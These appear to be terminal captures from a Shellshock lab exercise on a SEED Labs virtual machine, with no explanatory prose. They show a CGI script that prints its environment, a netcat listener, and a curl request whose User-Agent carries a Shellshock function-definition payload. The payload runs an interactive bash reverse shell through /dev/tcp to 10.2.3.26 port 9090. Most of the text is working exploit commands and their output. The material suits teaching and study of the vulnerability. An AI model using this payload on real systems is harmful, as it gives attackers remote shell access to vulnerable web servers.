
```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```



```
[09/07/20]seed@VM:~$ curl -A "Hello World" http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Hello World
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=41272
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/07/20]seed@VM:~$
```



```
[09/07/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```



```
[09/07/20]seed@VM:~$ curl -A '() { echo "Hello World"; }; echo Content_type:text
/plain; echo; /bin/bash -i > /dev/tcp/10.2.3.26/9090 0<&1 2>&1' http://0.0.0.0/c
gi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=0.0.0.0
HTTP_USER_AGENT=() { echo "Hello World"; }; echo Content_type:text/plain; echo;
/bin/bash -i > /dev/tcp/10.2.3.26/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 0.0.0.0 Port 80</addr
ess>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=0.0.0.0
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=41284
GATEWAY_INTERFACE=CGI/1.1
```